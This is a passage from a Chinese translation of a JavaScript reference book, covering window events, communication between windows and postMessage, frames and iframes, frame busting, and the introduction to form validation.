onload	当文档完全加载到窗口中时触发。警告: 这个事件发生的时间并不总是精确的
onloadeddata	当用户代理可以在当前播放位置第一次播放媒体数据时触发
onloadedmetadata	当用户代理具有描述媒体特性的媒体元数据时触发
onloadstart	当用户代理开始获取可能包含初始元数据的媒体数据时触发
onmessage	当一个消息命中某个元素时触发。HTML5 定义了一个消息传递系统, 可以在客户端和服务器之间以及这个处理程序能够监控的文档和脚本之间传递消息
onmousedown	当用户按下鼠标键时触发
onmousemove	当用户移动鼠标时触发
onmouseout	当用户移动鼠标离开某个元素时触发
onmouseover	当用户将鼠标指针移动到某个元素上面时触发
onmouseup	当用户释放鼠标按钮时触发
onmousewheel	当用户滚动鼠标滚轮时触发
onoffline	当用户代理离线时触发
ononline	当用户代理重新上线时触发
onpause	当媒体元素通过用户或脚本控制而暂停时触发
onplay	当媒体元素开始播放时触发, 通常是在暂停结束之后
onplaying	当媒体元素刚开始播放之后触发
onpagehide	当从历史条目离开就隐藏页面时触发
onpageshow	当移动到历史条目就显示页面时触发
onpopstate	当窗口的会话状态改变时触发。这可能是由于历史导航或以编程方式触发而造成
onprogress	当用户代理取数据时触发。通常应用于媒体元素, 但是 Ajax 语法使用类似的事件
onratechange	当媒体的播放速度改变时触发

(续表)

事 件	描 述
onreadystatechange	无论何时对象的准备状态发生变化时都会触发。当接收从网络取到的数据时, 可能会在各种状态之间变化
onredo	当触发某个动作重做时触发
onreset	当重置窗口中的表单时触发
onresize	当用户改变窗口的大小时触发
onscroll	当滚动窗口时触发
onseeked	当用户代理刚完成定位事件时触发
onseeking	当用户代理尝试定位一个新的媒体位置时触发, 并且如果还没有到达感兴趣的媒体点则有时触发该事件
onselect	当选择文本时触发
onshow	当显示上下文菜单时触发
onstalled	当用户代理尝试取媒体数据, 但是没有料到什么也没有返回时触发
onstorage	当将数据提交给本地 DOM 存储系统时触发
onsubmit	当完成表单提交时触发
onsuspend	当故意不获取媒体流, 但是还没有完整加载时触发
ontimeupdate	当媒体的时间位置因为标准的播放过程、定位或跳跃而更新时触发
onundo	当触发一个撤销操作时触发
onunload	当文档卸载时触发, 比如, 在一个外部链接或关闭窗口之后
onvolumechange	当 HTML5 媒体标签(如<audio>或<video>)的 volume 特性或 mute 特性的值发生改变时触发, 通常通过脚本或用户使用任何显示的控制件进行的交互改变这些特性的值
onwaiting	当媒体元素播放停止, 但是期望不久能取得新数据时触发

可以通过<body>元素上的 HTML 事件特性设置窗口事件处理程序, 如下所示:

```
<body onload="alert('entering window');" onunload="alert('leaving window');">
```

或者可以通过 Window 对象设置更多的注册事件:

```
function sayHi() { alert("hi"); }
function sayBye() { alert("bye"); }
// listener style
window.addEventListener("load", sayHi, false);

// direct assignment style
window.onunload = sayBye;
```

如果对如何绑定或测试事件处理感到好奇, 就可以查看第 11 章, 在第 11 章提供了关于事件处理的完整细节。

随着时间的推移，浏览器厂家持续向 Window 对象添加大量事件。表 12-7 详细描述了在本书的该版本出版时新增加的窗口事件。对于从本书的该版本出版之后添加的其他事件，请查看浏览器说明文档。

表 12-7 选择的专有窗体事件

事 件	描 述
onactivate	当对象被设置为活动元素时触发该事件
onbeforedeactivate	在活动元素从一个对象改变为另一个对象之前立即触发
onfocusin	在窗口刚接收到焦点时触发
onfocusout	在窗口刚丢失焦点时激活，与 onblur 类似
onhelp	当按下 Help 键时触发，Help 键通常是 F1
onmozbeforepaint	当发生 MozBeforePaint 事件触发，当通过调用 window.mozRequestAnimationFrame() 重绘窗口时会触发 MozBeforePaint 事件。如果该名称被广泛使用，它可能会重命名为 onbeforepaint
onpaint	当窗口的绘图事件发生时触发
onresizeend	当重新改变窗口大小的过程结束时触发——通常当用户停止拖动窗口的拐角时结束改变窗口大小
onresizestart	当开始改变窗口大小时触发——通常当用户开始拖动窗口的拐角时开始改变窗口大小

12.11 窗口间通信基础

对于启动多个窗口的应用程序，理解窗口间通信的基础特别重要。正常情况下，使用被简单命名为 window 的对象实例访问主窗口的方法和属性，或者更可能只是省略该引用。然而，如果希望访问其他窗口，就需要使用该窗口的名称。例如，对于名称为“mywindow”的窗口，可以使用 mywindow.document 访问它的文档对象，然后可以运行任何方法，比如，向文档中写入内容：

```
mywindow.document.write("Boom!");
```

或使用标准的 DOM 方法访问文档：

```
mywindow.document.getElementById("someElement").innerHTML = "Boom!";
```

窗口间通信的关键是知道窗口的名称，然后使用该名称代替通用对象引用 window。当然，一个重要问题是如何从创建的窗口中引用主窗口。主要方式是使用 window.opener 属性，该属性引用创建当前窗口的窗口。下面的简单例子显示了一个窗口如何创建另外一个窗口，相互之间如何修改对方的 DOM 树，以及如何读取脚本变量：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Simple Window Communication</title>
<script>
```

```

function createWindow() {
    secondwindow = window.open("", "example", "height=300,width=200,scrollbars=yes");
    if (secondwindow != null) {
        var windowHTML = "<!DOCTYPE html><html>";
        windowHTML += "<head><title>Second Window</title>";
        windowHTML += "<script>var aVar = 'Set in spawned window';</scr"+ "ipt></head>";
        windowHTML += "<body><h1 align='center'>";
        windowHTML += "Another window!</h1><hr><div align='center'><form action="
            + '#' method='get'>";
        windowHTML += "<input type='button' value='Set main red' onclick="
            + "window.opener.document.bgColor='red';'>";
        windowHTML += "<br><input type='button' value='Show My Variable' onclick="
            + "alert(aVar);'>";
        windowHTML += "<br><input type='button' value='Set Your Variable' onclick="
            + "window.opener.aVar="+ "'Set by spawned window'+";
        windowHTML += "<br><input type='button' value='CLOSE' onclick='self.close();'>";
        windowHTML += "</form></div></body></html>";

        secondwindow.document.write(windowHTML);
        secondwindow.focus();
    }
}

function setRed() {
    if (window.secondwindow) {
        secondwindow.document.bgColor="red";
        secondwindow.focus();
    }
}

var aVar = "I am a value in the main window";

window.onload = function() {
    document.getElementById("createBtn").onclick = createWindow;
    document.getElementById("changeBtn").onclick = setRed;
    document.getElementById("showBtn").onclick = function () {
        alert(window.aVar);
    };

    document.getElementById("setBtn").onclick = function () {
        if (window.secondwindow)
            secondwindow.aVar = "Set by main window";
        else
            alert("Dependent window not up, please spawn it.");
    };
};
</script>
</head>
<body>
<h1>Simple Window Communication</h1>

```

```

<form>
  <input type="button" value="New window" id="createBtn">
  <input type="button" value="Set other red" id="changeBtn">
  <input type="button" value="Show My Variable" id="showBtn">
  <input type="button" value="Set Your Variable" id="setBtn">
</form>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch12/simplewindowcommunication.html>

现在, 这种传统通信方式的一种限制是, 进行通信的窗口需要由同一个源产生; 因此对于来自不同域的窗口, 相互之间根本不可能进行对话。HTML5 引进了新的设施, 该设施应当允许使用更加灵活的消息传递系统。

使用 `postMessage()` 在窗口间传递消息

HTML5 使用 `postMessage()` 方法扩展了在窗口之间传递数据的思想。这个方法的语法如下所示:

```
postMessage(message, targetOrigin)
```

其中:

- `message` 是传递的消息;
- `targetOrigin` 是目标窗口必须属于其中的域。

尽管可以使用通配符(如 “*”), 指定所有域, 但是不推荐这么做。

接下来, 可以在窗口中通过为 `window.onmessage` 设置处理程序侦听输入的消息。发送到事件处理函数的事件对象包含 `data`、`origin` 以及 `source` 属性, 其 `data` 是实际接收的消息, `origin` 是发出消息的域, `source` 是发送该消息的 Window 对象的引用。

再一次, 因为在域之间进行通信存在安全性问题, 所以应当仔细检查 `origin` 和 `source`。下面给出了一个在两个域之间传递数据的简单例子。第一个页面是发送消息的页面, 第二个页面是接收该消息并进行回复的页面:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>postMessage</title>
</head>
<body>
<h1>postMessage</h1>
<form>
  <input type="button" id="createBtn" value="Open Window"><br>
  <input type="text" value="10" id="number">
  <input type="button" value="Calculate Factorial" id="calculateBtn"><br>
</form>
<div id="message"></div>
<script>

```

```

var myWindow;
function createWindow() {
    myWindow = open("http://htmlref.com/examples/childMessage.
html", "mywin", "height=
    300,width=400,scrollbars=yes");
}
function sendMessage() {
    var number = document.getElementById("number").value;
    myWindow.postMessage(number, "http://htmlref.com");
}
function receiveMessage(event) {
    if (event.origin != "http://htmlref.com") return;
    document.getElementById("message").innerHTML =
    "Message from : " + event.origin + " with a result = " + event.data;
}
window.onload = function() {
    document.getElementById("createBtn").onclick = createWindow;
    document.getElementById("calculateBtn").onclick = sendMessage;
    window.onmessage = receiveMessage;
};
</script>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch12/postMessageCrossDomain.html>

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>postMessage</title>
</head>
<body>
<h1>postMessage</h1>
<div id="message"></div>
<script>
window.onmessage = function(event) {
    if (event.origin != "http://javascriptref.com") return;
    var number = parseInt(event.data);
    var product = number;
    for (var i=number-1;i>0;i--) {
        product = product * i;
    }
    event.source.postMessage(product, "http://javascriptref.com");
    document.getElementById("message").innerHTML = "Calculated factorial on " +
    event.data + ". The result is " + product;
};
</script>
</body>
</html>

```

在线: <http://htmlref.com/examples/childMessage.html>

图 12-16 显示了从子页面接收计算结果的父页面。




图 12-16 使用消息传递

显然，`postmessage()` 传递方案需要现代浏览器支持，但是它暗示了窗口间通信的一种非常优美的方式。现在返回本章前面介绍的内容，既然还需要分析窗口和框架之间的关系。

12.12 框架：窗口的特例

对于 Web 开发人员一个常见的误解是框架和窗口之间的关系。真实情况是，它们都来自 XHTML 和 JavaScript 的透视图，在屏幕上显示的每个框架是可以操作的窗口。实际上，当浏览器窗口包含多个框架时，可以通过 `window.frames[]` 访问每个单独的窗口对象，该数组包含窗口中的每个框架。表 12-8 列出了对操作框架有用的基本属性。

表 12-8 与框架相关的通用窗口属性

窗口属性	描述
<code>frames[]</code>	由当前窗口包含的所有框架组成的数组
<code>length</code>	窗口中框架的数量。其数值应当与 <code>window.frames.length</code> 相同
<code>name</code>	当前 Window 对象的名称。该属性既可读也可设置

(续表)

窗口属性	描述
parent	父 Window 的引用
self	当前 Window 的引用
top	顶部 Window 的引用。顶部窗口通常与父窗口相同，除非<frame>标记加载包含多个框架的文档
window	当前 Window 的另外一个引用

使用框架和 JavaScript 的主要挑战是保持框架之间的名称与关系清晰，从而在框架之间正确地构造引用。假设有一个具有以下标记的“frames.html”文档：

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN"
"http://www.w3.org/TR/html4/frameset.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>FrameSet Test</title>
</head>
<frameset rows="33%,*,33%">
  <frame src="framereationship.html" name="frame1" id="frame1">
  <frame src="moreframes.html" name="frame2" id="frame2">
  <frame src="framereationship.html" name="frame5" id="frame5">
</frameset>
</html>

```

注意：

在此 DOCTYPE 语句是不同的：HTML5 不支持传统的框架，只支持内联框架。因此为了完全合法，需要使用 HTML4 的框架集 DOCTYPE。

在这个例子中，包含该文档的窗口被看成是三个框架(frame1、frame2 和 frame5)的父窗口。可能会期望像下面这样使用一个值：

```
window.frames.length
```

实际上可能会在子框架中运行该脚本，以决定窗口中框架的数量。因此，实际上会使用：

```
window.parent.frames.length
```

或仅仅使用：

```
parent.frames.length
```

窗口可以通过 parent 属性确定其父窗口。也可以使用 top 属性，该属性提供了指向顶部窗口的句柄，顶部窗口包含所有其他窗口。这可以写作 top.frames.length。尽管确实需要谨慎，因为除非具有嵌套的框架，否则 parent 和 top 实际上是同一窗口并且是相同的。此外，可以使用 window.frameElement 属性访问驻留的 Frame 对象。

注意:

Firefox 还提供了 `content` 属性。该属性返回最顶部的窗口。因为只有 Firefox 支持该属性，所以推荐使用 `top` 属性。

为了访问特定的框架，既可以使用框架的名称，也可以使用它在数组中的位置，因此下面的代码会输出第一个框架的名称，在这个例子中为“`frame1`”：

```
parent.frames[0].name
```

也可以从另外一个子框架中使用 `parent.frame1` 访问该框架，或者，甚至可以使用与对象集合关联的数组 `parent.frames["frame1"]`。请记住，框架包含窗口，因此一旦具有一个窗口，就可以在框架包含的窗口上使用所有 `Window` 对象和 `Document` 对象的方法。

下一个例子显示了框架名称以及它们相互之间关系的思想。这个例子一共需要三个文件——两个框架集(`frames.html` 和 `moreframes.html`)和一个包含脚本的文档(`framership.html`)，该脚本输出框架、父框架以及顶部框架之间的关系。

第一个框架集文件 `frames.html` 如下所示：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN"
"http://www.w3.org/TR/html4/frameset.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>FrameSet Test</title>
</head>
<frameset rows="33%,*,33%">
  <frame src="framership.html" name="frame1" id="frame1">
  <frame src="moreframes.html" name="frame2" id="frame2">
  <frame src="framership.html" name="frame5" id="frame5">
</frameset>
</html>
```

第二个框架集文件 `moreframes.html` 如下所示：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN"
"http://www.w3.org/TR/html4/frameset.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content=
"text/html; charset=utf-8"> <meta <title>More Frames</title>
</head>
<frameset cols="50%,50%">
  <frame src="framership.html" name="frame3" id="frame3">
  <frame src="framership.html" name="frame4" id="frame4">
</frameset>
</html>
```

包含脚本的文档 `framereationship.html` 如下所示:

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Frame Relationship Viewer</title>
</head>
<body>
<script>
    var msg="";
    var i = 0;
    msg += "<h2>Window: " + window.name + "</h2><br>";
    if (self.frames.length > 0)
    {
        msg += "self.frames.length = " + self.frames.length + "<br>"
        for (i=0; i < self.frames.length; i++)
            msg += "self.frames["+i+"].name = " + self.frames[i].name + "<br>";
    }
    else
        msg += "Current window has no frames directly within it<br>";
    msg+="<br>";
    if (parent.frames.length > 0)
    {
        msg += "parent.frames.length = " + parent.frames.length + "<br>"
        for (i=0; i < parent.frames.length; i++)
            msg += "parent.frames["+i+"].name = " + parent.frames[i].name +
"<br>";
    }
    msg+="<br>";
    if (top.frames.length > 0) {
        msg += "top.frames.length = " + top.frames.length + "<br>"
        for (i=0; i < top.frames.length; i++)
            msg += "top.frames["+i+"].name = " + top.frames[i].name + "<br>";
    }

    document.write(msg);
</script>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch12/frames.html>

使用这些文件的框架之间的关系如图 12-17 所示。

The screenshot shows a browser window with the following content:

Window: frame1
 Current window has no frames directly within it
 parent.frames.length = 3
 parent.frames[0].name = frame1
 parent.frames[1].name = frame2
 parent.frames[2].name = frame5
 top.frames.length = 3
 top.frames[0].name = frame1
 top.frames[1].name = frame2
 top.frames[2].name = frame5

Window: frame3
 Current window has no frames directly within it
 parent.frames.length = 2
 parent.frames[0].name = frame3
 parent.frames[1].name = frame4
 top.frames.length = 3
 top.frames[0].name = frame1
 top.frames[1].name = frame2
 top.frames[2].name = frame5

Window: frame4
 Current window has no frames directly within it
 parent.frames.length = 2
 parent.frames[0].name = frame3
 parent.frames[1].name = frame4
 top.frames.length = 3
 top.frames[0].name = frame1
 top.frames[1].name = frame2
 top.frames[2].name = frame5

Window: frame5
 Current window has no frames directly within it
 parent.frames.length = 3
 parent.frames[0].name = frame1
 parent.frames[1].name = frame2
 parent.frames[2].name = frame5
 top.frames.length = 3
 top.frames[0].name = frame1
 top.frames[1].name = frame2
 top.frames[2].name = frame5

图 12-17 框架之间的关系

一旦理解了框架之间的关系,就会发现在更深的页面层次中为特定框架指定变量是很容易的,而不总是使用 `parent.frames[]` 数组。例如,假设有一个如下所示的简单框架集:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN"
"http://www.w3.org/TR/html4/frameset.dtd"> <html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Two Frames</title>
</head>
```

```

<frameset cols="300,* ">
  <frame src="navigation.html" name="frame1" id="frame1">
  <frame src="content.html" name="frame2" id="frame2">
</frameset>
</html>

```

在导航窗口中，可以设置一个变量引用内容框架，如下所示：

```
var contentFrame = parent.frames[1]; // or reference by name
```

通过这种方法，可以只使用 *contentFrame* 引用框架，而不是使用更长的数组路径。

12.12.1 内联框架

需要特别注意的框架的一个变体是 `<iframe>`，或称为内联框架，因为在 HTML5 中保留了该内联框架。内联框架的思想是可以直接将框架添加到文档中，而不必使用框架集。例如，下面这个例子：

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Iframe</title>
</head>
<body>
<h1>Regular Content here</h1>
<iframe src="http://www.google.com" name="iframe1" id="iframe1" height=
"200" width="400"></iframe>
<h1>More content here</h1>
</body>
</html>

```

会产生类似如图 12-18 所示的效果。



图 12-18 内联框架

在线：<http://javascriptref.com/3ed/ch12/iframe.html>

然后会思考下面这个问题，“如何控制这种框架呢？”实际上，它更容易，因为这种框架在当前窗口的 `frames[]` 数组中。幸运的是，如果命名框架，就可以使用 `getElementById()` 这类方法访问该对象。下面这个简单的例子演示了这一思想：

```
<iframe src="http://www.google.com" name="iframe1" id="iframe1"
height="200" width="200"></iframe>
<form>
<input type="button" value="Load by Frames Array" onclick=
"frames['iframe1'].location='http://www.javascriptref.com';">
<input type="button" value="Load by DOM" onclick=
"document.getElementById('iframe1').src='http://www.pint.com';">
</form>
```

虽然内联框架看起来是标准框架的简化版，但是它们比这些例子演示的更加有趣。实际上，在第 15 章将会看到 `<iframe>` 标签作为 JavaScript 的非 Ajax 方法，与 Web 服务器进行通信。尽管现在暂时搁置这个高级应用，并研究其他更普通的 JavaScript 框架应用。

12.12.2 应用框架

既然已经熟悉了框架的命名约定，就该使用框架进行工作了。本节为常见框架问题提供一些解决方案，并提示使用框架的更大问题。

1. 加载框架

HTML 开发人员的一个常见问题是如果使用一个链接加载多个框架，XHTML 提供了定位单个框架的目标特性，如 `framename`，如下所示：

```
<a href="http://www.google.com" target="framename">Google</a>
```

然而，如何通过一个链接单击定位两个或更多框架呢？答案当然是使用 JavaScript。分析下面的框架集：

```
<frameset cols="300,* ">
  <frame src="navigation.html" name="frame1" id="frame1">
  <frame src="content.html" name="frame2" id="frame2">
  <frame src="morecontent.html" name="frame3" id="frame3">
</frameset>
```

在这个例子中，希望 `navigation.html` 文件中的一个链接一次加载两个窗口。可以编写简单的 JavaScript 代码实现该效果，如下所示：

```
<a href="javascript: parent.frames['frame2'].location='http://www.google.com';
parent.frames['frame3'].location='http://www.javascriptref.com';">Two Sites</a>
```

这种方法有点笨拙，因此可能会希望编写一个函数 `loadFrames()` 完成该工作。甚至可以考虑使用接受两个数组的通用函数——一个数组包含框架，另一包含 URL 目标，并逐个框架进行加载，如下所示：

```

<script>
function loadFrames(theFrames,theURLs) {
  if ( (loadFrames.arguments.length != 2) || (theFrames.length != theURLs.length) )
    return;
  for (var i=0;i<theFrames.length;i++)
    theFrames[i].location = theURLs[i];
}
</script>
<a href="javascript:loadFrames([parent.frames['frame2'],
parent.frames['frame3'],parent.frames['frame4']],
['http://www.google.com','http://www.javascriptref.com',
'http://www.ucsd.edu']);">Three Sites</a>

```

2. 框架关闭

虽然对于构造某些复杂的用户界面以及比较文档，框架可能非常有用，但是它们也会导致 Web 设计人员遇到重大问题。例如，有些站点会围绕所有出站链接放置框架，并“捕获”浏览会话。通常，站点设计人员会使用一种称为“框架破坏”的技术销毁所有包围的框架集，它们的页面可以被包围到这些框架集中。使用下面的脚本可以很容易地完成该工作，将最上部框架的当前位置设置为不应当构建的页面的值：

```

function frameBuster() {
  if (window != top)
    top.location.href = location.href;
}
window.onload = frameBuster;

```

3. 框架构建

需要解决的与框架破坏相反的一个问题是：避免构建在它们的框架上下文之外显示的窗口。当用户为一块框架集添加书签或从一个框架集向一个新窗口中加载链接时，偶尔会发生这种情况。基本思想是通过查看每个窗口的位置对象，让所有构建的文档确保它们位于框架内部，如果它们没有位于框架内部，就动态地重新构建框架集文档。例如，假设在一个文件中(如 frameset.html)有一个使用两个框架的简单布局：

```

<frameset cols="250,*">
<frame src="navigation.html" name="navigation" id="navigation">
<frame src="content.html" name="content" id="content">
</frameset>

```

可能会担心用户可能会添加书签或直接进入 navigation.html 或 content.html URL。为了使用 navigation.html 和 content.html 重新构建框架集，可以使用下面的代码：

```

<script>
if (parent.location.href == self.location.href)
  window.location.href = "frameset.html";
</script>

```

如果页面在其框架集之外则进行检测并重新构建它。当然，这是一个非常简单的例子，但是给出了框架构建的基本思想。可以扩展该脚本，并且可以使用各种技巧保存导航和内容页面的状态。

在上面几节的所有这些努力，揭示了框架实际上确实有它们自身的缺点。尽管它们可以提供稳定的用户界面，但是它们对于书签不那么友好、有时会遇到打印问题，并且不能被所有引擎很好地处理。正如前面所演示的，确实可以使用 JavaScript 解决这些框架问题，但是在许多情况下，简单地避免使用它们可能更好。在结束框架的讨论之前，最后再看一看使用框架和 JavaScript 进行状态管理的窗口间通信。

4. 使用框架管理状态

有些开发人员很早就发现与 JavaScript 一起使用时，框架一个很有用的方面是在多个页面视图之间保存变量状态的能力。正如前面通过窗口所看到的，可以从一个窗口访问另外一个窗口的变量空间，对于框架也可以。使用特殊类型的框架集，在其中使用户很难注意到的小框架，可以创建能够跨页面加载容纳变量的空间。分析下面的例子，框架集在如下所示的 `stateframes.html` 文件中：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN"
"http://www.w3.org/TR/html4/frameset.dtd">
<html>
<head>
<meta charset="utf-8">
<title>State Preserve Frameset</title>
</head>
<frameset rows="99%,*" >
<frame src="mainframe.html" name="frame1" id="frame1" frameborder="0">
<frame src="stateframe.html" name=
"stateframe" id="stateframe" frameborder="0" scrolling="no"
noresize="noresize">
</frameset>
</html>
```

在这个例子中，有一个非常小的框架 `stateframe`，该框架将用于保存跨页面加载的变量。`stateframe.html`、`mainframe.html` 和 `mainframe2.html` 的内容如下所示。注意，通过引用 `parent` 框架，在所有页面上都可以访问隐藏框架的变量 `username`。

`stateframe.html` 文件如下所示：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Variables</title>
</head>
<body>
<script>
  var username;
</script>
```

```

</body>
</html>

```

mainframe.html 文件如下所示:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>State Preserve 1</title>
<script>
function saveValue() {
    parent.stateframe.username = document.getElementById("username").value;
}
window.onload = function() {
    document.getElementById("saveButton").onclick = saveValue;
}
</script>
</head>
<body>
<h1>JS State Preserve</h1>
<form>
    <input type="text" id="username" value="" size="30" maxlength="60">
    <input type="button" value="Save Value" id="saveButton">
</form>
<div style="align:center;">
    <a href="mainframe2.html">Next page</a>
</div>
</body>
</html>

```

mainframe2.html 文件如下所示:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>State Preserve 2</title>
</head>
<body>
<script>
if (!(parent.stateframe.username) || (parent.stateframe.username == ""))
    document.write("<h1 style='align:center;'>Sorry we haven't met before</h1>");
else
    document.write("<h1 style='align:center;'>Welcome to the page "+parent.stateframe.username+"!</h1>");
</script>
<div style="text-align:center;">
    <a href="mainframe.html">Back to previous page</a>
</div>

```

```
</body>  
</html>
```

在线: <http://javascriptref.com/3ed/ch12/stateframes.html>

显然, 与 `pushstate()` 方法以及其他更高级的功能相比, 使用框架保持状态的简单的窗口间通信有点原始。然而, 将会看到在几乎所有情况中, 所有这些客户端状态保存机制的安全性内涵都有点让人期待。由于 Internet 不友好的本性, 强烈推荐程序员依赖传统的状态管理机制, 如在站点的页面之间维护状态的 `cookie`。在第 16 章会发现更多关于状态管理的信息。

12.13 小结

Window 对象可能是 JavaScript 中除了 Document 对象本身之外最重要的对象。使用这个对象, 可以创建和销毁一般窗口, 以及各种特殊目的的窗口, 如对话框。还能够使用 JavaScript 操作窗口的特征, 甚至让窗口相互控制。完成这些工作的关键是正确命名, 因为一旦找到要使用的窗口, 就可以使用所有通用的 Document 方法操作它。框架是特殊形式的 Window 对象, 并且正确使用它们与它们的名称也很相关。尽管 Window 对象对于所有支持 JavaScript 的浏览器都很普通, 但是我们看到它也是最易变的。HTML5 可能会编纂 Window 对象的许多通用方面, 但是专用功能以及那些不一致的功能会继续存在。

表单处理

JavaScript 一个最常见的用途是在将表单内容发送到服务器端程序之前对其进行检查，这通常称为表单验证(form validation)，JavaScript 的这种用途实际上是开发这种语言的背后源动力之一，因此在本章中介绍的许多技术甚至在最古老的 JavaScript 实现中也能工作。然而，因为 HTML5 提供了新功能，因此脚本代码的这一古老应用有了新进展。在本章通篇，还会向读者提醒：尽管 JavaScript 这一普通用途的脚本语法很简单，但常被误用。为了解决这种倾向，本章会尝试提供许多执行细节，从渐进性的增强到可用性的提高，以推动更好地使用该技术。

13.1 JavaScript 表单检查的必要性

在 Web 站点上填写表单时，如果提交表单数据之后，从服务器返回时只是抱怨数据存在问题的页面，这是很让人讨厌的。使用 JavaScript 可以减少等待失败的挫折，并通过在将数据提交到服务器进行处理之前进行检查来提高 Web 表单的可用性。

使用 JavaScript 有两种主要方法可用于验证表单条目。第一种方法需要在填写时检查每个字段，要么当失去焦点时检查，要么适当地使用键盘屏蔽。第二种方法是在触发提交时检查表单的所有字段。对于可用性和编码而言，每种方法都有其优缺点，因此本章将依次分析每种方法。

需要理解的是，基于 JavaScript 的表单验证主要是为了改进可用性。Web 服务器也会从表单验证中受益。因为可以在提交之前捕获不完整或非法的表单字段条目，从而可以减少浏览器与服务器交互的次数，并且可以明显提高使用表单的速度。JavaScript 验证没有提供真正有意义的数据安全。恶意用户完全能够绕过客户端表单验证，就像所有客户端技术一样。强烈提醒读者记住这一点，并且永远不要假定在服务器端对数据进行了处理，因为可能没有应用验证。在服务器端使用的所有数据最终都应当认为可能存在问题，并且如果希望尽可能确保 Web 应用程序开发的安全，应当再次进行检查。

首先看一看如何使用 JavaScript 访问<form>标签。

13.2 表单基础

传统上, JavaScript 通过 Form 对象访问 HTML 文档中的表单, Form 对象(即 DOM 中的 HTMLFormElement)是 Document 对象的子对象。与所有 Document 对象一样, 这个对象的属性和方法与<form>标签的各种功能和特性相对应, 该对象的常用特性总结如下:

```
<form
  id="Unique alphanumeric identifier"
  name="Unique alphanumeric identifier (superseded by id attribute)"
  action="URL to which form data will be submitted"
  enctype="Encoding type for form data"
  method="Method by which to submit form data (either GET or POST)"
  target="Name of frame in which result of submission will appear">
```

Form field elements and other markup giving form structure

```
</form>
```

正如在对象模型的讨论中所看到的, Form 对象的 JavaScript 属性相当于<form>标签的特性。表 13-1 提供了 JavaScript 的 Form 对象最有用的属性。

表 13-1 Form 对象的属性

属 性	描 述
acceptCharset	容纳用于表单提交的字符编码, 如 iso-8850 或 utf-8
action	容纳 action 特性的值, 指示将表单数据发送到哪个 URL
autocomplete	指示表单在浏览器中是否使用自动补全机制。如果使用自动补全机制则返回 on, 否则返回 off
elements[]	包含 DOM 元素的数组, 包含的 DOM 元素与表单中的交互字段相对应
encoding	容纳 enctype 特性的值, 该属性通常包含值 application/x-www-form-urlencoded(标准)或值 multipart/form-data(在上传文件的情况下)。它还可能包含值 text/plain, 对于 mailto:URL 表单动作的情况, 这可能是有用的。在理论上, 该属性可以包含任意 MIME 类型, 实际上, 只会看到前面提到的两种类型。该属性被 enctype 属性所取代, 但是实事求是地讲, 设置其中一个属性会影响另外一个属性
enctype	适合 DOM 访问<form>的 enctype 值的方式, 尽管通常使用 encoding
length	给定表单标签中表单字段的数量。应当与 elements.length 的值相同
method	method 特性的值, 最可能是 GET 或 POST
name	由 name 特性定义的表单名称, 通常用于老风格路径的访问, 但是已经被 id 特性和属性取代
noValidate	指示表单在提交期间是否应当进行验证的布尔特性
target	被用作表单提交目标的框架的名称。可能包含特殊的框架值, 如 blank、parent、self 或 top

传统上, 表单对象只有两个特定于表单的方法。reset()方法用于清空表单的字段, 与单击由<input type="reset">定义的按钮类似。submit()方法触发表单的提交操作, 与单击由<input

